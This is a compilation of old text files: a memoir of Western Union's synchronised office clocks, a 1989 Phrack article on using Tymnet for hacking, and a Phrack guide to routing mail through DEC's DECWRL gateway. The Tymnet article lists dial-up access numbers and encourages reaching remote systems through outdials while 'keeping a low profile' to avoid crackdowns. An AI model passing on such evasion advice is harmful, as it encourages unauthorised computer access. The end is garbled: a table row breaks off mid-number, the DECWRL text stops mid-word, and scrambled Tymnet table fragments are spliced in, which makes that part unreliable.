Well, to run an electric clock, you need 60 cycles AC current for obvious reasons, so prior to the conversion from DC power to AC power, electric wall clocks such as you see in every office were unheard of. How were people to tell the time of day accurately? Enter the Western Union clock.

The Western Union, or "telegraph clock" was a spring driven wind up clock, but with a difference. The clocks were "perpetually self-winding," manufactured by the Self-Winding Clock Company of New York City. They had large batteries inside them, known as "telephone cells" which had a life of about ten years each. A mechanical contrivance in the clock would rotate as the clock spring

unwound, and once each hour would cause two metal clips to contact for about ten seconds, which would pass juice to the little motor in the clock which in turn re-wound the main spring. The principle was the same as the battery operated clocks we see today. The battery does not actually run the clock -- direct current can't do that -- but it does power the tiny motor which re-winds the spring which actually drives the clock.

The Western Union clocks came in various sizes and shapes, ranging from the smallest dials which were nine inches in diameter to the largest which were about eighteen inches in diameter. Some had sweep second hands; others did not. Some had a little red light bulb on the front which would flash. The typical model was about sixteen inches, and was found in offices, schools, transportation depots, radio station offices, and of course in the telegraph office itself.

The one thing all the clocks had in common was their brown metal case and cream-colored face, with the insignia "Western Union" and their corporate logo in those days which was a bolt of electricity, sort of like a letter "Z" laying on its side. And in somewhat smaller print below, the words "Naval Observatory Time."

The local clocks in an office or school or wherever were calibrated by a "master clock" (actually a sub-master) on the premises. Once an hour on the hour, the (sub) master clock would drop a metal contact for just a half second, and send about nine volts DC up the line to all the local clocks. They in turn had a "tolerance" of about two minutes on both sides of the hour so that the current coming to them would yank the minute hand exactly upright onto the twelve from either direction if the clock was fast or slow.

The sub-master clocks in each building were in turn serviced by the master clock in town; usually this was the one in the telegraph office. Every hour on the half hour, the master clock in the telegraph office would throw current to the sub-masters, yanking them into synch as required. And as for the telegraph offices themselves, they were serviced twice a day by -- you guessed it -- the Naval Observatory Master clock in Our Nation's Capitol, by the same routine. Someone there would press half a dozen buttons at the same time, using all available fingers; current would flow to every telegraph office and synch all the master clocks in every community. Western Union charged fifty cents per month for the service, and tossed the clock in for free! Oh yes, there was an installation charge of about two dollars when you first had service (i.e. a clock) installed.

The clocks were installed and maintained by the "clockman," a technician from Western Union who spent his day going around hanging new clocks, taking them out of service, changing batteries every few years for each clock, etc.

What a panic it was for them when "war time" (what we now call Daylight Savings Time) came around each year! Wally, the guy who serviced all the clocks in

downtown Chicago had to start on \*Thursday\* before the Sunday official changeover just to finish them all by \*Tuesday\* following. He would literally rush in an office, use his screwdriver to open the case, twirl the hour hand around one hour forward in the spring, (or eleven hours \*forward\* in the fall since the hands could not be moved backward beyond the twelve going counterclockwise), slam the case back on, screw it in, and move down the hall to the next clock and repeat the process. He could finish several dozen clocks per day, and usually the office assigned him a helper twice a year for these events.

He said they never bothered to line the minute hand up just right, because it would have taken too long, and ".....anyway, as long as we got it within a minute or so, it would synch itself the next time the master clock sent a signal..." Working fast, it took a minute to a minute and a half to open the case, twirl the minute hand, put the case back on, "stop and b.s. with the receptionist for a couple seconds" and move along.

The master clock sent its signal over regular telco phone lines. Usually it would terminate in the main office of whatever place it was, and the (sub) master there would take over at that point.

Wally said it was very important to do a professional job of hanging the clock to begin with. It had to be level, and the pendulum had to be just right, otherwise the clock would gain or lose more time than could be accommodated in the hourly synching process. He said it was a very rare clock that actually was out by even a minute once an hour, let alone the two minutes of tolerance built into the gear works.

"...Sometimes I would come to work on Monday morning, and find out in the office that the clock line had gone open Friday evening. So nobody all weekend got a signal. Usually I would go down a manhole and find it open someplace where one of the Bell guys messed it up, or took it off and never put it back on. To find out where it was open, someone in the office would 'ring out' the line; I'd go around downtown following the loop as we had it laid out, and keep listening on my headset for it. When I found the break or the open, I would tie it down again and the office would release the line; but then I had to go to all the clocks \*before\* that point and restart them, since the constant current from the office during the search had usually caused them to stop."

But he said, time and again, the clocks were usually so well mounted and hung that "...it was rare we would find one so far out of synch that we had to adjust it manually. Usually the first signal to make it through once I repaired the circuit would yank everyone in town to make up for whatever they lost or gained over the weekend..."

In 1965, Western Union decided to discontinue the Time Service. In a nostalgic

222.TXT

letter to subscribers, they announced their decision to suspend operations at the end of the current month, but said "for old time's sake" anyone who had a clock was welcome to keep it and continue using it; there just would not be any setting signals from the master clocks any longer.

Within a day or two of the official announcement, every Western Union clock in the Chicago area headquarters building was gone. The executives snatched them off the wall, and took them home for the day when they would have historical value. All the clocks in the telegraph offices disappeared about the same time, to be replaced with standard office-style electric wall clocks.

---

-- Exodus -- '94

==Phrack Inc.==

Volume Three, Issue 30, File #3 of 12

```

[-][-] [-][-] [-][-] [-][-] [-][-] [-][-] [-][-]
[-]
[-]          Hacking & Tymnet          [-]
[-]
[-]          by                        [-]
[-]
[-]          Synthecide                [-]
[-]
[-][-] [-][-] [-][-] [-][-] [-][-] [-][-] [-][-]

```

There are literally hundreds of systems connected to some of these larger networks, like Tymnet and Telenet. Navigation around these networks is very simple, and usually well explained in their on-line documentation. Furthermore, some systems will actually tell you what is connected and how to get to it. In the case of Tymnet, after dialing in, at the log in prompt, type "information" for the on-line documentation.

Accessing systems through networks is as simple as providing an address for it to connect to. The best way to learn about the addresses and how to do things on a network is to read "A Novice's Guide to Hacking (1989 Edition)" which was in Issue 22, File 4 of 12, Volume Two (December 23, 1988). Some points are re-iterated here.

Once on a network, you provide the NUA (network user address) of the system you wish to connect to. NUAs are strings of 15 digits, broken up in to 3 fields, the NETWORK ADDRESS, the AREA PREFIX, and the DNIC. Each field has 5 digits, and are left padded with 0's where necessary.

The DNIC determines which network to take the address from. Tymnet, for example, is 03106. 03110 is Telenet.

The AREA PREFIX and NETWORK ADDRESS determine the connection point. By providing the address of the system that you wish to connect to, you will be accessing it through the net... as if you were calling it directly. Obviously, then, this provides one more level of security for access.

By connecting to an outdial, you can increase again the level of security you enjoy, by using the outdial in that area to connect to the remote system.

Addendum -- Accessing Tymnet Over Local Packet Networks

## 223.TXT

This is just another way to get that extra step and/or bypass other routes.  
 This table is copied from Tymnet's on-line information. As said earlier, it's  
 a great resource, this on-line information!

## BELL ATLANTIC

| NODE  | CITY                  | STATE         | SPEED    | ACCESS NUMBER | NTWK |
|-------|-----------------------|---------------|----------|---------------|------|
| ----  | -----                 | -----         | -----    | -----         | ---- |
| 03526 | DOVER                 | DELAWARE      | 300/2400 | 302/734-9465  | @PDN |
| 03526 | GEORGETOWN            | DELAWARE      | 300/2400 | 302/856-7055  | @PDN |
| 03526 | NEWARK                | DELAWARE      | 300/2400 | 302/366-0800  | @PDN |
| 03526 | WILMINGTON            | DELAWARE      | 300/1200 | 302/428-0030  | @PDN |
| 03526 | WILMINGTON            | DELAWARE      | 2400     | 302/655-1144  | @PDN |
|       |                       |               |          |               |      |
| 06254 | WASHINGTON            | DIST. OF COL. | 300/1200 | 202/479-7214  | @PDN |
| 06254 | WASHINGTON (MIDTOWN)  | DIST. OF COL. | 2400     | 202/785-1688  | @PDN |
| 06254 | WASHINGTON (DOWNTOWN) | DIST. OF COL. | 300/1200 | 202/393-6003  | @PDN |
| 06254 | WASHINGTON (MIDTOWN)  | DIST. OF COL. | 300/1200 | 202/293-4641  | @PDN |
| 06254 | WASHINGTON            | DIST. OF COL. | 300/1200 | 202/546-5549  | @PDN |
| 06254 | WASHINGTON            | DIST. OF COL. | 300/1200 | 202/328-0619  | @PDN |
|       |                       |               |          |               |      |
| 06254 | BETHESDA              | MARYLAND      | 300/1200 | 301/986-9942  | @PDN |
| 06254 | COLESVILLE            | MARYLAND      | 300/2400 | 301/989-9324  | @PDN |
| 06254 | HYATTSVILLE           | MARYLAND      | 300/1200 | 301/779-9935  | @PDN |
| 06254 | LAUREL                | MARYLAND      | 300/2400 | 301/490-9971  | @PDN |
| 06254 | ROCKVILLE             | MARYLAND      | 300/1200 | 301/340-9903  | @PDN |
| 06254 | SILVER SPRING         | MARYLAND      | 300/1200 | 301/495-9911  | @PDN |
|       |                       |               |          |               |      |
| 07771 | BERNARDSVILLE         | NEW JERSEY    | 300/2400 | 201/766-7138  | @PDN |
| 07771 | CLINTON               | NEW JERSEY    | 300-1200 | 201/730-8693  | @PDN |
| 07771 | DOVER                 | NEW JERSEY    | 300/2400 | 201/361-9211  | @PDN |
| 07771 | EATONTOWN/RED BANK    | NEW JERSEY    | 300/2400 | 201/758-8000  | @PDN |
| 07771 | ELIZABETH             | NEW JERSEY    | 300/2400 | 201/289-5100  | @PDN |
| 07771 | ENGLEWOOD             | NEW JERSEY    | 300/2400 | 201/871-3000  | @PDN |
| 07771 | FREEHOLD              | NEW JERSEY    | 300/2400 | 201/780-8890  | @PDN |
| 07771 | HACKENSACK            | NEW JERSEY    | 300/2400 | 201/343-9200  | @PDN |
| 07771 | JERSEY CITY           | NEW JERSEY    | 300/2400 | 201/659-3800  | @PDN |
| 07771 | LIVINGSTON            | NEW JERSEY    | 300/2400 | 201/533-0561  | @PDN |
| 07771 | LONG BRANCH/RED BANK  | NEW JERSEY    | 300/2400 | 201/758-8000  | @PDN |
| 07771 | MADISON               | NEW JERSEY    | 300/2400 | 201/593-0004  | @PDN |
| 07771 | METUCHEN              | NEW JERSEY    | 300/2400 | 201/906-9500  | @PDN |
| 07771 | MIDDLETOWN            | NEW JERSEY    | 300/2400 | 201/957-9000  | @PDN |
| 07771 | MORRISTOWN            | NEW JERSEY    | 300/2400 | 201/455-0437  | @PDN |
| 07771 | NEWARK                | NEW JERSEY    | 300/2400 | 201/623-0083  | @PDN |
| 07771 | NEW BRUNSWICK         | NEW JERSEY    | 300/2400 | 201/247-2700  | @PDN |
| 07771 | NEW FOUNDLAND         | NEW JERSEY    | 300/2400 | 201/697-9380  | @PDN |

## 223.TXT

|       |                |            |          |              |      |
|-------|----------------|------------|----------|--------------|------|
| 07771 | PASSAIC        | NEW JERSEY | 300/2400 | 201/473-6200 | @PDN |
| 07771 | PATERSON       | NEW JERSEY | 300/2400 | 201/345-7700 | @PDN |
| 07771 | PHILLIPSBURG   | NEW JERSEY | 300/2400 | 201/454-9270 | @PDN |
| 07771 | POMPTON LAKES  | NEW JERSEY | 300/2400 | 201/835-8400 | @PDN |
| 07771 | RED BANK       | NEW JERSEY | 300/2400 | 201/758-8000 | @PDN |
| 07771 | RIDGEWOOD      | NEW JERSEY | 300/2400 | 201/445-4800 | @PDN |
| 07771 | SOMERVILLE     | NEW JERSEY | 300/2400 | 201/218-1200 | @PDN |
| 07771 | SOUTH RIVER    | NEW JERSEY | 300/2400 | 201/390-9100 | @PDN |
| 07771 | SPRING LAKE    | NEW JERSEY | 300/2400 | 201/974-0850 | @PDN |
| 07771 | TOMS RIVER     | NEW JERSEY | 300/2400 | 201/286-3800 | @PDN |
| 07771 | WASHINGTON     | NEW JERSEY | 300/2400 | 201/689-6894 | @PDN |
| 07771 | WAYNE/PATERSON | NEW JERSEY | 300/2400 | 201/345-7700 | @PDN |

|       |                    |              |          |              |      |
|-------|--------------------|--------------|----------|--------------|------|
| 03526 | ALLENTOWN          | PENNSYLVANIA | 300/1200 | 215/435-0266 | @PDN |
| 11301 | ALTOONA            | PENNSYLVANIA | 300/1200 | 814/946-8639 | @PDN |
| 11301 | ALTOONA            | PENNSYLVANIA | 2400     | 814/949-0505 | @PDN |
| 03526 | AMBLER             | PENNSYLVANIA | 300/1200 | 215/283-2170 | @PDN |
| 10672 | AMBRIDGE           | PENNSYLVANIA | 300/1200 | 412/266-9610 | @PDN |
| 10672 | CARNEGIE           | PENNSYLVANIA | 300/1200 | 412/276-1882 | @PDN |
| 10672 | CHARLEROI          | PENNSYLVANIA | 300/1200 | 412/483-9100 | @PDN |
| 03526 | CHESTER HEIGHTS    | PENNSYLVANIA | 300/1200 | 215/358-0820 | @PDN |
| 03526 | COATESVILLE        | PENNSYLVANIA | 300/1200 | 215/383-7212 | @PDN |
| 10672 | CONNELLSVILLE      | PENNSYLVANIA | 300/1200 | 412/628-7560 | @PDN |
| 03526 | DOWNINGTON/COATES. | PENNSYLVANIA | 300/1200 | 215/383-7212 | @PDN |
| 03562 | DOYLESTOWN         | PENNSYLVANIA | 300/1200 | 215/340-0052 | @PDN |
| 03562 | GERMANTOWN         | PENNSYLVANIA | 300/1200 | 215-843-4075 | @PDN |
| 10672 | GLENSHAW           | PENNSYLVANIA | 300/1200 | 412/487-6868 | @PDN |
| 10672 | GREENSBURG         | PENNSYLVANIA | 300/1200 | 412/836-7840 | @PDN |
| 11301 | HARRISBURG         | PENNSYLVANIA | 300/1200 | 717/236-3274 | @PDN |
| 11301 | HARRISBURG         | PENNSYLVANIA | 2400     | 717/238-0450 | @PDN |
| 10672 | INDIANA            | PENNSYLVANIA | 300/1200 | 412/465-7210 | @PDN |
| 03526 | KING OF PRUSSIA    | PENNSYLVANIA | 300/1200 | 215/270-2970 | @PDN |
| 03526 | KIRKLYN            | PENNSYLVANIA | 300/1200 | 215/789-5650 | @PDN |
| 03526 | LANSLOWNE          | PENNSYLVANIA | 300/1200 | 215/626-9001 | @PDN |
| 10672 | LATROBE            | PENNSYLVANIA | 300/1200 | 412/537-0340 | @PDN |
| 11301 | LEMOYNE/HARRISBURG | PENNSYLVANIA | 300/1200 | 717/236-3274 | @PDN |
| 10672 | MCKEESPORT         | PENNSYLVANIA | 300/1200 | 412/673-6200 | @PDN |
| 10672 | NEW CASTLE         | PENNSYLVANIA | 300/1200 | 412/658-5982 | @PDN |
| 10672 | NEW KENSINGTON     | PENNSYLVANIA | 300/1200 | 412/337-0510 | @PDN |
| 03526 | NORRISTOWN         | PENNSYLVANIA | 300/1200 | 215/270-2970 | @PDN |
| 03526 | PAOLI              | PENNSYLVANIA | 300/1200 | 215/648-0010 | @PDN |
| 03562 | PHILADELPHIA       | PENNSYLVANIA | 300/1200 | 215/923-7792 | @PDN |
| 03562 | PHILADELPHIA       | PENNSYLVANIA | 300/1200 | 215/557-0659 | @PDN |
| 03562 | PHILADELPHIA       | PENNSYLVANIA | 300/1200 | 215/545-7886 | @PDN |
| 03562 | PHILADELPHIA       | PENNSYLVANIA | 300/1200 | 215/677-0321 | @PDN |
| 03562 | PHILADELPHIA       | PENNSYLVANIA | 2400     | 215/625-0770 | @PDN |
| 10672 | PITTSBURGH         | PENNSYLVANIA | 300/1200 | 412/281-8950 | @PDN |



# 223.TXT

|       |              |              |          |              |      |
|-------|--------------|--------------|----------|--------------|------|
| 10672 | PITTSBURGH   | PENNSYLVANIA | 300/1200 | 412-687-4131 | @PDN |
| 10672 | PITTSBURGH   | PENNSYLVANIA | 2400     | 412/261-9732 | @PDN |
| 10672 | POTTSTOWN    | PENNSYLVANIA | 300/1200 | 215/327-8032 | @PDN |
| 03526 | QUAKERTOWN   | PENNSYLVANIA | 300/1200 | 215/538-7032 | @PDN |
| 03526 | READING      | PENNSYLVANIA | 300/1200 | 215/375-7570 | @PDN |
| 10672 | ROCHESTER    | PENNSYLVANIA | 300/1200 | 412/728-9770 | @PDN |
| 03526 | SCRANTON     | PENNSYLVANIA | 300/1200 | 717/348-1123 | @PDN |
| 03526 | SCRANTON     | PENNSYLVANIA | 2400     | 717/341-1860 | @PDN |
| 10672 | SHARON       | PENNSYLVANIA | 300/1200 | 412/342-1681 | @PDN |
| 03526 | TULLYTOWN    | PENNSYLVANIA | 300/1200 | 215/547-3300 | @PDN |
| 10672 | UNIONTOWN    | PENNSYLVANIA | 300/1200 | 412/437-5640 | @PDN |
| 03562 | VALLEY FORGE | PENNSYLVANIA | 300/1200 | 215/270-2970 | @PDN |
| 10672 | WASHINGTON   | PENNSYLVANIA | 300/1200 | 412/223-9090 | @PDN |
| 03526 | WAYNE        | PENNSYLVANIA | 300/1200 | 215/341-9605 | @PDN |
| 10672 | WILKINSBURG  | PENNSYLVANIA | 300/1200 | 412/241-1006 | @PDN |

|       |            |          |          |              |      |
|-------|------------|----------|----------|--------------|------|
| 06254 | ALEXANDRIA | VIRGINIA | 300/1200 | 703/683-6710 | @PDN |
| 06254 | ARLINGTON  | VIRGINIA | 300/1200 | 703/524-8961 | @PDN |
| 06254 | FAIRFAX    | VIRGINIA | 300/1200 | 703/385-1343 | @PDN |
| 06254 | MCLEAN     | VIRGINIA | 300/1200 | 703/848-2941 | @PDN |

@PDN BELL ATLANTIC - NETWORK NAME IS PUBLIC DATA NETWORK (PDN)

(CONNECT MESSAGE)

. \_ . \_ . \_ < \_ C \_ R \_ > \_

(SYNCHRONIZES DATA SPEEDS)

WELCOME TO THE BPA/DST PDN

\*. \_ T \_ \_ < \_ C \_ R \_ > \_

(TYMNET ADDRESS)

131069

(ADDRESS CONFIRMATION - TYMNET DNIC)

COM

(CONFIRMATION OF CALL SET-UP)

-GWY 0XXXX- TYMNET: PLEASE LOG IN: (HOST # WITHIN DASHES)

## BELL SOUTH

| NODE  | CITY     | STATE   | DENSITY  | ACCESS NUMBER | MODEM |
|-------|----------|---------|----------|---------------|-------|
| ----- | -----    | -----   | -----    | -----         | ----- |
| 10207 | ATLANTA  | GEORGIA | 300/1200 | 404/261-4633  | @PLSK |
| 10207 | ATHENS   | GEORGIA | 300/1200 | 404/354-0614  | @PLSK |
| 10207 | COLUMBUS | GEORGIA | 300/1200 | 404/324-5771  | @PLSK |
| 10207 | ROME     | GEORGIA | 300/1200 | 404/234/7542  | @PLSK |

# 223.TXT

@PLSK BELLSOUTH - NETWORK NAME IS PULSELINK

(CONNECT MESSAGE)

· \_· \_· \_ \_< \_C \_R \_> \_ (SYNCHRONIZES DATA SPEEDS)  
(DOES NOT ECHO TO THE TERMINAL)

CONNECTED  
PULSELINK

1 \_3 \_1 \_0 \_6 \_ (TYMNET ADDRESS)  
(DOES NOT ECHO TO THE TERMINAL)

PULSELINK: CALL CONNECTED TO 1 3106

-GWY 0XXXX- TYMNET: PLEASE LOG IN: (HOST # WITHIN DASHES)

## PACIFIC BELL

| NODE  | CITY                  | STATE      | DENSITY  | ACCESS NUMBER | NTWK |
|-------|-----------------------|------------|----------|---------------|------|
| 03306 | BERKELEY              | CALIFORNIA | 300/1200 | 415-548-2121  | @PPS |
| 06272 | EL SEGUNDO            | CALIFORNIA | 300/1200 | 213-640-8548  | @PPS |
| 06272 | FULLERTON             | CALIFORNIA | 300/1200 | 714-441-2777  | @PPS |
| 06272 | INGLEWOOD             | CALIFORNIA | 300/1200 | 213-216-7667  | @PPS |
| 06272 | LOS ANGELES(DOWNTOWN) | CALIFORNIA | 300/1200 | 213-687-3727  | @PPS |
| 06272 | LOS ANGELES           | CALIFORNIA | 300/1200 | 213-480-1677  | @PPS |
| 03306 | MOUNTAIN VIEW         | CALIFORNIA | 300/1200 | 415-960-3363  | @PPS |
| 03306 | OAKLAND               | CALIFORNIA | 300/1200 | 415-893-9889  | @PPS |
| 03306 | PALO ALTO             | CALIFORNIA | 300/1200 | 415-325-4666  | @PPS |
| 06272 | PASADENA              | CALIFORNIA | 300/1200 | 818-356-0780  | @PPS |
| 03306 | SAN FRANCISCO         | CALIFORNIA | 300/1200 | 415-543-8275  | @PPS |
| 03306 | SAN FRANCISCO         | CALIFORNIA | 300/1200 | 415-626-5380  | @PPS |
| 03306 | SAN FRANCISCO         | CALIFORNIA | 300/1200 | 415-362-2280  | @PPS |
| 03306 | SAN JOSE              | CALIFORNIA | 300/1200 | 408-920-0888  | @PPS |
| 06272 | SANTA ANNA            | CALIFORNIA | 300/1200 | 714-972-9844  | @PPS |
| 06272 | VAN NUYS              | CALIFORNIA | 300/1200 | 818-780-1066  | @PPS |

@PPS PACIFIC BELL - NETWORK NAME IS PUBLIC PACKET SWITCHING (PPS)

(CONNECT MESSAGE)

· \_· \_· \_< \_C \_R \_> (SYNCHRONIZES DATA SPEEDS)>  
(DOES NOT ECHO TO THE TERMINAL)

# 223.TXT

ONLINE 1200

WELCOME TO PPS: 415-XXX-XXXX

1 \_3 \_1 \_0 \_6 \_9 \_ (TYMNET ADDRESS)  
(DOES NOT ECHO UNTIL TYMNET RESPONDS)

-GWY 0XXXX- TYMNET: PLEASE LOG IN: (HOST # WITHIN DASHES)

## SOUTHWESTERN BELL

| NODE  | CITY                | STATE    | DENSITY  | ACCESS NUMBERS | NWRK  |
|-------|---------------------|----------|----------|----------------|-------|
| ----- | -----               | -----    | -----    | -----          | ----- |
| 05443 | KANSAS CITY         | KANSAS   | 300/1200 | 316/225-9951   | @MRLK |
| 05443 | HAYS                | KANSAS   | 300/1200 | 913/625-8100   | @MRLK |
| 05443 | HUTCHINSON          | KANSAS   | 300/1200 | 316/669-1052   | @MRLK |
| 05443 | LAWRENCE            | KANSAS   | 300/1200 | 913/841-5580   | @MRLK |
| 05443 | MANHATTAN           | KANSAS   | 300/1200 | 913/539-9291   | @MRLK |
| 05443 | PARSONS             | KANSAS   | 300/1200 | 316/421-0620   | @MRLK |
| 05443 | SALINA              | KANSAS   | 300/1200 | 913/825-4547   | @MRLK |
| 05443 | TOPEKA              | KANSAS   | 300/1200 | 913/235-1909   | @MRLK |
| 05443 | WICHITA             | KANSAS   | 300/1200 | 316/269-1996   | @MRLK |
|       |                     |          |          |                |       |
| 04766 | BRIDGETON/ST. LOUIS | MISSOURI | 300/1200 | 314/622-0900   | @MRLK |
| 04766 | ST. LOUIS           | MISSOURI | 300/1200 | 314/622-0900   | @MRLK |
|       |                     |          |          |                |       |
| 06510 | ADA                 | OKLAHOMA | 300/1200 | 405/4          |       |

On a side note, the recent book The Cuckoo's Egg provides some interesting information (in the form of a story, however) on a Tymnet hacker. Remember that he was into BIG things, and hence he was cracked down upon. If you keep a low profile, networks should provide a good access method.

If you can find a system that is connected to the Internet that you can get on from Tymnet, you are doing well.

---

-- Exodus -- '94

224.TXT

==Phrack Inc.==

Volume Three, Issue 30, File #5 of 12

```
()()()()()()()()()()()()()()()()()()
()
()      The DECWRL Mail Gateway      ()
()
()      by Dedicated Link            ()
()
()      September 20, 1989           ()
()
()()()()()()()()()()()()()()()()()()
```

## INTRODUCTION

DECWRL is a mail gateway computer operated by Digital's Western Research Laboratory in Palo Alto, California. Its purpose is to support the interchange of electronic mail between Digital and the "outside world."

DECWRL is connected to Digital's Easynet, and also to a number of different outside electronic mail networks. Digital users can send outside mail by sending to DECWRL::"outside-address", and digital users can also receive mail by having your correspondents route it through DECWRL. The details of incoming mail are more complex, and are discussed below.

It is vitally important that Digital employees be good citizens of the networks to which we are connected. They depend on the integrity of our user community to ensure that tighter controls over the use of the gateway are not required. The most important rule is "no chain letters," but there are other rules depending on whether the connected network that you are using is commercial or non-commercial.

The current traffic volume (September 1989) is about 10,000 mail messages per day and about 3,000 USENET messages per day. Gatewayed mail traffic has doubled every year since 1983. DECWRL is currently a Vax 8530 computer with 48 megabytes of main memory, 2500 megabytes of disk space, 8 9600-baud (Telebit) modem ports, and various network connections. They will shortly be upgrading to a Vax 8650 system. They run Ultrix 3.0 as the base operating system.

## ADMINISTRATION

The gateway has engineering staff, but no administrative or clerical staff. They work hard to keep it running, but they do not have the resources to answer telephone queries or provide tutorials in its use.

## 224.TXT

They post periodic status reports to the USENET newsgroup dec.general. Various helpful people usually copy these reports to the VAXNOTES "gateways" conference within a day or two.

### HOW TO SEND MAIL

DECWRL is connected to quite a number of different mail networks. If you were logged on directly to it, you could type addresses directly, e.g.

To: strange!foreign!address.

But since you are not logged on directly to the gateway, you must send mail so that when it arrives at the gateway, it will be sent as if that address had been typed locally.

#### \* Sending from VMS

If you are a VMS user, you should use NMAIL, because VMS mail does not know how to requeue and retry mail when the network is congested or disconnected. From VMS, address your mail like this:

To: nm%DECWRL::"strange!foreign!address"

The quote characters (") are important, to make sure that VMS doesn't try to interpret strange!foreign!address itself. If you are typing such an address inside a mail program, it will work as advertised. If you are using DCL and typing directly to the command line, you should beware that DCL likes to remove quotes, so you will have to enclose the entire address in quotes, and then put two quotes in every place that one quote should appear in the address:

```
$ mail test.msg "nm%DECWRL::""foreign!addr"" /subj="hello"
```

Note the three quotes in a row after foreign!addr. The first two of them are doubled to produce a single quote in the address, and the third ends the address itself (balancing the quote in front of the nm%).

Here are some typical outgoing mail addresses as used from a VMS system:

```
To: nm%DECWRL::"l1l-winkin!netsys!phrack"  
To: nm%DECWRL::"postmaster@msp.pnet.sc.edu"  
To: nm%DECWRL::"netsys!phrack@uunet.uu.net"  
To: nm%DECWRL::"phrackserv@CUNYVM.bitnet"  
To: nm%DECWRL::"Chris.Jones@f654.n987.z1.fidonet.org"
```

\* Sending from Ultrix

If your Ultrix system has been configured for it, then you can, from your Ultrix system, just send directly to the foreign address, and the mail software will take care of all of the gateway routing for you. Most Ultrix systems in Corporate Research and in the Palo Alto cluster are configured this way.

To find out whether your Ultrix system has been so configured, just try it and see what happens. If it doesn't work, you will receive notification almost instantly.

NOTE: The Ultrix mail system is extremely flexible; it is almost completely configurable by the customer. While this is valuable to customers, it makes it very difficult to write global instructions for the use of Ultrix mailers, because it is possible that the local changes have produced something quite unlike the vendor-delivered mailer. One of the popular changes is to tinker with the meaning of quote characters (") in Ultrix addresses. Some systems consider that these two addresses are the same:

site1!site2!user@host.dec.com

and

"site1!site2!user"@host.dec.com

while others are configured so that one form will work and the other will not. All of these examples use the quotes. If you have trouble getting the examples to work, please try them again without the quotes. Perhaps your Ultrix system is interpreting the quotes differently.

If your Ultrix system has an IP link to Palo Alto (type "/etc/ping decwrl.dec.com" to find out if it does), then you can route your mail to the gateway via IP. This has the advantage that your Ultrix mail headers will reach the gateway directly, instead of being translated into DECNET mail headers and then back into Ultrix at the other end. Do this as follows:

To: "alien!address"@decwrl.dec.com

The quotes are necessary only if the alien address contains a ! character, but they don't hurt if you use them unnecessarily. If the alien address contains an "@" character, you will need to change it into a "%" character. For example, to send via IP to joe@widget.org, you should address the mail

To: "joe%widget.org"@decwrl.dec.com

If your Ultrix system has only a DECNET link to Palo Alto, then you should address mail in much the same way that VMS users do, save that you should not

put the nm% in front of the address:

To: DECWRL::"strange!foreign!address"

Here are some typical outgoing mail addresses as used from an Ultrix system that has IP access. Ultrix systems without IP access should use the same syntax as VMS users, except that the nm% at the front of the address should not be used.

To: "l1l-winken!netsys!phrack"@decwrl.dec.com  
 To: "postmaster%msp.pnet.sc.edu"@decwrl.dec.com  
 To: "phrackserv%CUNYVM.bitnet"@decwrl.dec.com  
 To: "netsys!phrack%uunet.uu.net"@decwrl.dec.com  
 To: "Chris.Jones@f654.n987.z1.fidonet.org"@decwrl.dec.com

#### DETAILS OF USING OTHER NETWORKS

All of the world's computer networks are connected together, more or less, so it is hard to draw exact boundaries between them. Precisely where the Internet ends and UUCP begins is a matter of interpretation.

For purposes of sending mail, though, it is convenient to divide the network universe into these categories:

|          |                                                                                                                                                                                                                                                                                                                                              |
|----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Easynet  | Digital's internal DECNET network. Characterized by addresses of the form NODE::USER. Easynet can be used for commercial purposes.                                                                                                                                                                                                           |
| Internet | A collection of networks including the old ARPAnet, the NSFnet, the CSnet, and others. Most international research, development, and educational organizations are connected in some fashion to the Internet. Characterized by addresses of the form user@site.subdomain.domain. The Internet itself cannot be used for commercial purposes. |
| UUCP     | A very primitive network with no management, built with auto-dialers phoning one computer from another. Characterized by addresses of the form place1!place2!user. The UUCP network can be used for commercial purposes provided that none of the sites through which the message is routed objects to that.                                 |
| USENET   | Not a network at all, but a layer of software built on top of UUCP and Internet.                                                                                                                                                                                                                                                             |
| BITNET   | An IBM-based network linking primarily educational sites. Digital users can send to BITNET as if it were part of Internet, but BITNET users need special instructions for                                                                                                                                                                    |

## 224.TXT

reversing the process. BITNET cannot be used for commercial purposes.

Fidonet           A network of personal computers. I am unsure of the status of using Fidonet for commercial purposes, nor am I sure of its efficacy.

## DOMAINS AND DOMAIN ADDRESSING

There is a particular network called "the Internet;" it is somewhat related to what used to be "the ARPAnet." The Internet style of addressing is flexible enough that people use it for addressing other networks as well, with the result that it is quite difficult to look at an address and tell just what network it is likely to traverse. But the phrase "Internet address" does not mean "mail address of some computer on the Internet" but rather "mail address in the style used by the Internet." Terminology is even further confused because the word "address" means one thing to people who build networks and something entirely different to people who use them. In this file an "address" is something like "mike@decwrl.dec.com" and not "192.1.24.177" (which is what network engineers would call an "internet address").

The Internet naming scheme uses hierarchical domains, which despite their title are just a bookkeeping trick. It doesn't really matter whether you say NODE::USER or USER@NODE, but what happens when you connect two companies' networks together and they both have a node ANCHOR?? You must, somehow, specify which ANCHOR you mean. You could say ANCHOR.DEC::USER or DEC.ANCHOR::USER or USER@ANCHOR.DEC or USER@DEC.ANCHOR. The Internet convention is to say USER@ANCHOR.DEC, with the owner (DEC) after the name (ANCHOR).

But there could be several different organizations named DEC. You could have Digital Equipment Corporation or Down East College or Disabled Education Committee. The technique that the Internet scheme uses to resolve conflicts like this is to have hierarchical domains. A normal domain isn't DEC or STANFORD, but DEC.COM (commercial) and STANFORD.EDU (educational). These domains can be further divided into ZK3.DEC.COM or CS.STANFORD.EDU. This doesn't resolve conflicts completely, though: both Central Michigan University and Carnegie-Mellon University could claim to be CMU.EDU. The rule is that the owner of the EDU domain gets to decide, just as the owner of the CMU.EDU gets to decide whether the Electrical Engineering department or the Elementary Education department gets subdomain EE.CMU.EDU.

The domain scheme, while not perfect, is completely extensible. If you have two addresses that can potentially conflict, you can suffix some domain to the end of them, thereby making, say, decwrl.UUCP be somehow different from DECWRL.ENET.



# 224.TXT

DECWRL's entire mail system is organized according to Internet domains, and in fact we handle all mail internally as if it were Internet mail. Incoming mail is converted into Internet mail, and then routed to the appropriate domain; if that domain requires some conversion, then the mail is converted to the requirements of the outbound domain as it passes through the gateway. For example, they put Easynet mail into the domain ENE STATE DENSITY

ACCESS NUMBER NTWK

| ACCESS NUMBER | NTWK                  | STATE      | DENSITY                    |
|---------------|-----------------------|------------|----------------------------|
| 03306         | BERKELEY              | CALIFORNIA | 300/1200 415-548-2121 @PPS |
| 06272         | EL SEGUNDO            | CALIFORNIA | 300/1200 213-640-8548 @PPS |
